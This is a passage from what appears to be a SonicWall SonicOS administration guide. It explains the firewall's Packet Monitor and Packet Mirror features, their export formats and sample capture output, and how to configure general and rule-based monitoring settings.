
Monitoring Individual Data Packets

Dashboard > Packet Monitor


NOTE: For increased convenience and accessibility, the **Packet Monitor** page can be accessed either from **Dashboard > Packet Monitor** or **System > Packet Monitor**. The page is identical regardless of which page it is accessed through.

NOTE: The **Dashboard > Packet Monitor** page for the SuperMassive 9800 is slightly different from that of the other firewalls. Differences are noted.

TZ Series, NSA Series, and SM 9200 - SM 9600 firewalls



SM 9800 firewall



About Packet Monitor

What is Packet Monitor?

Packet monitor is a mechanism that allows you to monitor individual data packets that traverse your SonicWall firewall appliance. Packets can be either monitored or mirrored. The monitored packets contain both data and addressing information. Addressing information from the packet header includes the following:

- Interface identification
- MAC addresses
- Ethernet type
- Internet Protocol (IP) type
- Source and destination IP addresses
- Port numbers
- L2TP payload details
- PPP negotiations details

You can configure the packet monitor feature in the SonicOS management interface. The management interface provides a way to configure the monitor criteria, display settings, mirror settings, and file export settings, and displays the captured packets.

Benefits of Packet Monitor

The SonicOS packet monitor feature provides the functionality and flexibility that you need to examine network traffic without the use of external utilities, such as Wireshark (formerly known as Ethereal). Packet monitor includes the following features:

- Control mechanism with improved granularity for custom filtering (Monitor Filter)
- Display filter settings independent from monitor filter settings
- Packet status indicates if the packet was dropped, forwarded, generated, or consumed by the firewall
- Three output displays in the management interface:
    - List of packets
    - Decoded output of selected packet
    - Hexadecimal dump of selected packet
- Export capabilities include text or HTML format with hex dump of packets, plus CAP file formats, pcap and pcapNG
- Automatic export to FTP server when the buffer is full
- Bidirectional packet monitor based on IP address and port
- Configurable wrap-around of packet monitor buffer when full

How Does Packet Monitor Work?

As an administrator, you can configure the general settings, monitor filter, display filter, advanced filter settings, and FTP settings of the packet monitor tool. As network packets enter the packet monitor subsystem, the monitor filter settings are applied and the resulting packets are written to the capture buffer. The display filter settings are applied as you view the buffer contents in the management interface. You can log the capture buffer to view in the management interface, or you can configure automatic transfer to the FTP server when the buffer is full.


Default settings are provided so that you can start using packet monitor without configuring it first. The basic functionality are listed in Packets: Basic functionality.

Packets: Basic functionality

Start	Click **Start Capture** to begin capturing all packets except those used for communication between the firewall and the management interface on your console system.
Stop	Click **Stop Capture** to stop the packet capture.
Clear	Click **Clear** to clear the status counters that are displayed at the top of the Packet Monitor page.
Refresh	Click **Refresh** to display new buffer data in the Captured Packets window. You can then click any packet in the window to display its header information and data in the Packet Detail and Hex Dump windows.
Export As	Display or save a snapshot of the current buffer in the file format that you select from the drop-down menu. Exported files are placed on your local management system (where the management interface is running). • **PcapNG** - Select to export a pacpNG (pacp Next Generation) file. A pcapNG file can be opened directly by Wireshark, which displays a new Packet comment section that contains useful diagnostic information. Selecting **PcapNG** simplifies generating a pcap file for diagnostics by eliminating the need to export HTML and text files along with the pcap file to determine the line number, in-interface, out-interface, and function name that acted on the packet. • **Libpcap** - Select if you want to view the data with the Wireshark (formerly Ethereal) network protocol analyzer. This is also known as libcap or pcap format. A dialog allows you to open the buffer file with Wireshark or save it to your local hard drive with the extension **.pcap**. • **Html** - Select to view the data with a browser. You can use File > Save As to save a copy of the buffer to your hard drive. • **Text** - Select to view the data in a text editor. A dialog allows you to open the buffer file with the registered text editor, or save it to your local hard drive with the extension **.wri**. • **App Data** - Select to view only application data contained in the packet. Packets containing no application data are skipped during the capture. Application data = captured packet minus L2, L3, and L4 headers.

Refer to Packet monitor subsystem showing filters for a high-level view of the packet monitor subsystem that shows the different filters and how they are applied.

Packet monitor subsystem showing filters



What is Packet Mirror?

Packet mirroring is the process of sending a copy of packets seen on one interface to another interface or to a remote SonicWall appliance.

There are two aspects of mirroring:

- **Classification** – Refers to identifying a selected set of packets to be mirrored. Incoming and outgoing packets to and from an interface are matched against a filter. If matched, the mirror action is applied.
- **Action** – Refers to sending a copy of the selected packets to a port or a remote destination. Packets matching a classification filter are sent to one of the mirror destinations. A particular mirror destination is part of the action identifier.

How Does Packet Mirror Work?

Every classification filter is associated with an action identifier. Up to two action identifiers can be defined, supporting two mirror destinations (a physical port on the same firewall and/or a remote SonicWall firewall). The action identifiers determine how a packet is mirrored. The following types of action identifiers are supported:

- Send a copy to a physical port.
- Encapsulate the packet and send it to a remote SonicWall appliance.
- Send a copy to a physical port with a VLAN configured.

Classification is performed on the **Monitor Filter** and **Advanced Monitor Filter** tab of the **Packet Monitor Configuration** dialog.

A local SonicWall firewall can be configured to receive remotely mirrored traffic from a remote SonicWall firewall. At the local firewall, received mirrored traffic can either be saved in the capture buffer or sent to another local interface. This is configured in the **Remote Mirror Settings (Receiver)** section on the **Mirror** tab of the **Packet Monitor Configuration** dialog.

SonicOS supports the following packet mirroring options:

- Mirror packets to a specified interface (Local Mirroring).

- Mirror only selected traffic.
- Mirror SSL decrypted traffic.
- Mirror complete packets including Layer 2 and Layer 3 headers as well as the payload.
- Mirror packets to a remote firewall (Remote Mirroring Tx).
- Receive mirrored packets from a remote SonicWall appliance (Remote Mirroring Rx).

Related Information

Topics:

Supported Packet Types

When specifying the Ethernet or IP packet types that you want to monitor or display, you can use either the standard acronym for the type, if supported, or the corresponding hexadecimal representation. To determine the hex value for a protocol, refer to the RFC for the number assigned to it by IANA. The protocol acronyms that SonicOS currently supports are shown in Supported packet types.

Supported packet types

Supported types	Protocol acronyms	
Supported Ethernet types	ARP	
	IP	
	PPPoE-DIS	**NOTE:** To specify both PPPoE-DIS and PPPoE-SES, you can simply use PPPoE.
	PPPoE-SES	
Supported IP types	TCP	
	UDP	
	ICMP	
	IGMP	
	GRE	
	AH	
	ESP	

File Formats for Export As

The Export As option on the **Dashboard > Packet Monitor** page allows you to display or save a snapshot of the current buffer in the file format that you select from the drop-down menu. Saved files are placed on your local management system (where the management interface is running). For a description of the formats, see Packets: Basic functionality.

Examples of the HTML and Text formats are shown in:

HTML Format

You can view the HTML format in a browser. HTML format example shows the header and part of the data for the first packet in the buffer.

HTML format example

```
--File Index : 5.--

--990 packets captured.--

-----Statistics------------
Number Of Bytes Failed To Report:        0
Number Of Packets Forwarded      :       0
Number Of Packets Generated      :       250
Number Of Packets Consumed       :       140
Number Of Packets DROPPED        :       600
Number Of Packets Status Unknown:        0

*Packet number: 1*
Header Values:
 Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2015 15:56:31.464):
 in:--, out:X0*, Generated (Sent Out)
Ethernet Header
 Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
 IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
 TCP Flags = [ACK,], Src=[80], Dst=[4712], Checksum=0xe425
Application Header
 HTTP
Value:[0]
Hex and ASCII dump of the packet:
 00a0cc63 f0ab0006 b111a2ac 08004500 05dc05b0 00004006 *...c..........E.......@.*
 9d0ec0a8 a8a8c0a8 a8640050 1268be1f 79d2b195 2ea35010 *.........d.P.h..y.....P.*
 2000e425 00003265 20373036 31363336 62203635 37343566 * ..%..2e 7061636b 65745f*
 36332a5c 6e203230 32613633 36382036 35363432 30336120 *63*\n 202a6368 6564203a *
 32303331 33623265 20326532 65326532 65203636 32653730 *20313b2e 2e2e2e2e 662e70*
 36312036 33366236 35373420 2a202a63 68656420 3a20313b *61 636b6574 * *ched : 1;*
 2e2e2e2e 2e662e70 61636b65 742a5c6e 20356636 33326135 *.....f.packet*\n 5f632a5*
```

Text File Format

You can view the text format output in a text editor. Text file format example shows the header and part of the data for the first packet in the buffer.

Text file format example

```
--File Index : 7.--

--771 packets captured.--

-----Statistics------------
Number Of Bytes Failed To Report:        0
Number Of Packets Forwarded     :        0
Number Of Packets Generated     :        480
Number Of Packets Consumed      :        247
Number Of Packets DROPPED       :        44
Number Of Packets Status Unknown:        0

*Packet number: 1*
Header Values:
 Bytes captured: 1514, Actual Bytes on the wire: 60928
Packet Info(Time:08/29/2015 16:11:36.224):
 in:--, out:X0*, Generated (Sent Out)
Ethernet Header
 Ether Type: IP(0x800), Dst=[00:a0:cc:63:f0:ab], Src=[00:06:b1:11:a2:ac]
IP Packet Header
 IP Type: TCP(0x6), Src=[192.168.168.168], Dst=[192.168.168.100]
TCP Packet Header
 TCP Flags = [ACK,], Src=[80], Dst=[4763], Checksum=0xa1f
Application Header
 HTTP
Value:[0]
Hex and ASCII dump of the packet:
 00a0cc63 f0ab0006 b111a2ac 08004500 05dc422e 00004006 *...c..........E...B...@.*
 6090c0a8 a8a8c0a8 a8640050 129b4c70 07e7521d 0c005018 *`........d.P..Lp..R...P.*
 20000a1f 00006120 2a6e6420 666f7220 4e657462 696f732e * ..... *nd for Netbios.*
 292c2028 4c696e65 3a2a0a20 32303336 33313337 20323034 *), (Line:*. 20363137 204*
 36373536 65203633 37343639 36662036 65336132 30363320 *6756e 6374696f 6e3a2063 *
 37323635 36313734 20363534 65363537 34202a20 36313720 *72656174 654e6574 * 617 *
 46756e63 74696f6e 3a206372 65617465 4e65742a 0a203632 *Function: createNet*. 62*
```

Configuring Packet Monitor

You can access the packet monitor tool on the **Dashboard > Packet Monitor** page of the SonicOS management interface. There are six main areas of configuration for packet monitor, one of which is specifically for packet mirror. The following sections describe the configuration options, and provide procedures for accessing and configuring the filter settings, log settings, and mirror settings:


- Configuring General Settings on page 124
- Configuring Monitoring Based on Firewall Rules on page 126
- Configuring Monitor Filter Settings on page 127
- Configuring Display Filter Settings on page 130
- Configuring Logging on page 132
- Configuring Advanced Monitor Filter Settings on page 135
- Configuring Mirror Settings on page 137

Configuring General Settings

This section describes how to configure packet monitor general settings, including the number of bytes to capture per packet and the buffer wrap option. You can specify the number of bytes using either decimal or hexadecimal, with a minimum value of 64. The buffer wrap option enables the packet capture to continue even when the buffer becomes full, by overwriting the buffer from the beginning.


To configure the general settings:

1 Navigate to the **Dashboard > Packet Monitor** page.




2 Click **Configure**. The **Packet Monitor Configuration** dialog displays.

Packet Monitor Configuration dialog



Packet Monitor Configuration dialog – 9800



3 In the **General Settings** section, in the **Number of Bytes To Capture (per packet)** field, enter the number of bytes to capture from each packet. The minimum value is 64, the default value is **1520**. You can enter this number as a hexadecimal figure.

4 To continue capturing packets after the buffer fills up, select the **Wrap Capture Buffer Once Full** checkbox. Selecting this option causes packet capture to start writing captured packets at the beginning of the buffer again after the buffer fills. This option has no effect if FTP server logging is enabled on the **Logging** tab because the buffer is automatically wrapped when FTP is enabled. This option is not selected by default.

5 In the **Exclude Filter** section, select the **Exclude encrypted GMS traffic** to prevent capturing or mirroring of encrypted management or syslog traffic to or from SonicWall GMS. This setting only affects encrypted traffic within a configured primary or secondary GMS tunnel. GMS management traffic is not excluded if it is sent via a separate tunnel. This option is not selected by default.

6 Use the **Exclude Management Traffic** settings to prevent capturing or mirroring of management traffic to the appliance. Select the checkbox for each type of traffic to exclude:

- **HTTP/HTTPS** (selected by default)
- **SNMP**
- **SSH**

If management traffic is sent via a tunnel, the packets are not excluded.

7 Use the **Exclude Syslog Traffic to** settings to prevent capturing or mirroring of syslog traffic to the logging servers. Select the checkbox for each type of server to exclude (by default, neither is selected):

- **Syslog Servers**
- **GMS Server**

If syslog traffic is sent via a tunnel, the packets are not excluded.

8 Use the **Exclude Internal Traffic for** settings to prevent capturing or mirroring of internal traffic between the firewall and its High Availability partner or a connected SonicPoint. Select the checkbox for each type of traffic to exclude:

- **HA** (selected by default)
- **SonicPoint** (selected by default; not supported on the SuperMassive 9800)

> **NOTE:** The following options are for the SuperMassive 9800 only. When present, they are selected by default.

- **BCP**
- **Inter-Blade**
- **Back-Plane**

9 To save your settings and exit the **Packet Monitor Configuration** dialog, click **OK**.


To restore default settings, click **Default**.

Configuring Monitoring Based on Firewall Rules


The Packet Monitor and Flow Reporting features allow traffic to be monitored based on firewall rules for specific inbound or outbound traffic flows. This feature set is enabled by choosing to monitor flows in the **Firewall > Access Rules** area of the SonicOS management interface.

To configure the general settings:

1 Navigate to the **Firewall > Access Rules** page



2 Click the **Configure** icon for the rule(s) on which to enable packet monitoring or flow reporting. The Edit Rule dialog displays.



3 Select the **Enable packet monitor** checkbox to send packet monitoring statistics for this rule.

4 Click the **OK** button to save your changes.


NOTE: Further monitor filter settings are required on the **Dashboard > Packet Monitor** page to enable monitoring based on firewall rules.

Configuring Monitor Filter Settings

